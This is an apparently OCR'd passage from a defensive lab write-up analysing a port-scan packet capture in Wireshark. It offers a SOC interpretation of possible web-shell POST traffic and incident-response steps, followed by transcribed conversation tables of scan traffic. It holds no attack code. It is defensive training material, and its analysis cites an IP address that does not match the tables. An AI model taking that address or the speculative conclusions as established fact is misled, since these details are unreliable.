
  ```
  Server: Apache/2.4.41 (Ubuntu)
  ```


  — confirming that `172.20.10.2` is an Ubuntu-based Apache web server. In packet 38, a POST request is issued—potentially containing payload data.


- **Interpretation:**
  This confirms the attacker is enumerating internal web services and has discovered two probable servers. `172.20.10.2` is particularly vulnerable as it publicly advertises its OS and server version—valuable intel for attackers. The POST request may indicate an attempt to upload a web shell or execute a malicious command.
- **Action:**
  1. Immediately verify whether `10.25.196.5` and `172.20.10.2` are authorized to serve HTTP content.
  2. Inspect POST payload from packet 38 in detail to determine if command injection, file upload, or shell drop occurred.
  3. Alert server owners and patch Apache if outdated. Disable verbose banner leaks.
  4. Review endpoint logs and correlate with HTTP timestamps for signs of compromise or shell access.
  5. If malicious, contain affected servers and initiate IR playbook (snapshot, memory dump, isolate from network).


Key takeaway: Identifying internal web servers and suspicious POST traffic early empowers the SOC to stop a potential webshell attack before it fully unfolds — proactive defense starts with knowing what you are exposing.






EN 17:09
BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Conversations · BTLOPortScan.pcap
Conversation Settings
Name resolution
Absolute start time
Limit to display filter
Copy
Follow Stream...
Graph...
Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
IPv4
Filter list for specific type
Help
Close
Ethernet · 19
IPv4 · 19
IPv6 · 7
TCP · 1284
UDP · 38
Address A Port A Address B Port B Packets Bytes Stream ID Packets A → B Bytes A → B Packets B → A
10.251.96.4 41675 10.251.96.5 71 2 118 bytes 517 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 72 2 118 bytes 862 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 73 2 118 bytes 598 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 74 2 118 bytes 391 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 75 2 118 bytes 827 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 76 2 118 bytes 306 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 77 2 118 bytes 620 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 78 2 118 bytes 939 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 79 2 118 bytes 189 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 80 3 184 bytes 14 2 124 bytes 1
172.20.10.5 50192 172.20.10.2 80 6 378 by... 1 4 254 bytes 2
172.20.10.5 50197 172.20.10.2 80 6 378 by... 3 4 254 bytes 2
172.20.10.5 50233 172.20.10.2 80 6 378 by... 1088 4 254 bytes 2
172.20.10.5 50235 172.20.10.2 80 6 378 by... 1090 4 254 bytes 2
172.20.10.5 50239 172.20.10.2 80 6 378 by... 1092 4 254 bytes 2
172.20.10.5 50241 172.20.10.2 80 6 378 by... 1094 4 254 bytes 2
172.20.10.5 50251 172.20.10.2 80 6 378 by... 1103 4 254 bytes 2
172.20.10.5 50255 172.20.10.2 80 6 378 by... 1105 4 254 bytes 2
172.20.10.5 50258 172.20.10.2 80 6 378 by... 1108 4 254 bytes 2
172.20.10.5 50260 172.20.10.2 80 6 378 by... 1174 4 254 bytes 2
172.20.10.5 50262 172.20.10.2 80 6 378 by... 1176 4 254 bytes 2
172.20.10.5 50265 172.20.10.2 80 6 378 by... 1180 4 254 bytes 2
172.20.10.5 50268 172.20.10.2 80 6 378 by... 1182 4 254 bytes 2
BTLOPortScan.pcap
Packets: 17508
Profile: Default



EN 17:10
BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Conversations · BTLOPortScan.pcap
Conversation Settings
Name resolution
Absolute start time
Limit to display filter
Copy
Follow Stream...
Graph...
Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
IPv4
Filter list for specific type
Help
Close
Ethernet · 19
IPv4 · 19
IPv6 · 7
TCP · 1284
UDP · 38
Address A Port A Address B Port B Packets Bytes Stream ID Packets A → B Bytes A → B Packets B → A
10.251.96.4 41675 10.251.96.5 10 2 118 bytes 78 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 11 2 118 bytes 779 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 12 2 118 bytes 210 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 13 2 118 bytes 652 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 14 2 118 bytes 91 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 15 2 118 bytes 255 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 16 2 118 bytes 227 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 17 2 118 bytes 49 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 18 2 118 bytes 818 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 19 2 118 bytes 756 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 20 2 118 bytes 37 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 21 2 118 bytes 20 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 22 3 184 bytes 22 2 124 bytes 1
172.20.10.5 50356 172.20.10.2 22 51 11 kB 1283 23 3 kB 28
172.20.10.5 50355 172.20.10.2 22 728 67 kB 1282 411 33 kB 317
10.251.96.4 41675 10.251.96.5 23 2 118 bytes 21 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 24 2 118 bytes 564 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 25 2 118 bytes 9 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 26 2 118 bytes 622 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 27 2 118 bytes 614 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 28 2 118 bytes 460 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 29 2 118 bytes 330 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 30 2 118 bytes 776 1 62 bytes 1
BTLOPortScan.pcap
Packets: 17508
Profile: Default



EN 17:10
BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Conversations · BTLOPortScan.pcap
Conversation Settings
Name resolution
Absolute start time
Limit to display filter
Copy
Follow Stream…
Graph…
Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
IPv4
Filter list for specific type
Ethernet
IPv4 · 19
IPv6 · 7
TCP · 1284
UDP · 38
Address A Port A Address B Port B Packets Bytes Stream ID Packets A → B Bytes A → B Packets B → A
10.251.96.4 41675 10.251.96.5 1003 2 118 bytes 619 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1004 2 118 bytes 855 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1005 2 118 bytes 558 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1006 2 118 bytes 875 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1007 2 118 bytes 526 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1008 2 118 bytes 401 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1009 2 118 bytes 957 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1010 2 118 bytes 509 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1011 2 118 bytes 661 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1012 2 118 bytes 438 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1013 2 118 bytes 54 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1014 2 118 bytes 530 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1015 2 118 bytes 421 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1016 2 118 bytes 211 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1017 2 118 bytes 783 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1018 2 118 bytes 468 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1019 2 118 bytes 1016 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1020 2 118 bytes 674 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1021 2 118 bytes 914 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1022 2 118 bytes 984 1 62 bytes 1
10.251.96.4 41675 10.251.96.5 1023 2 118 bytes 880 1 62 bytes 1
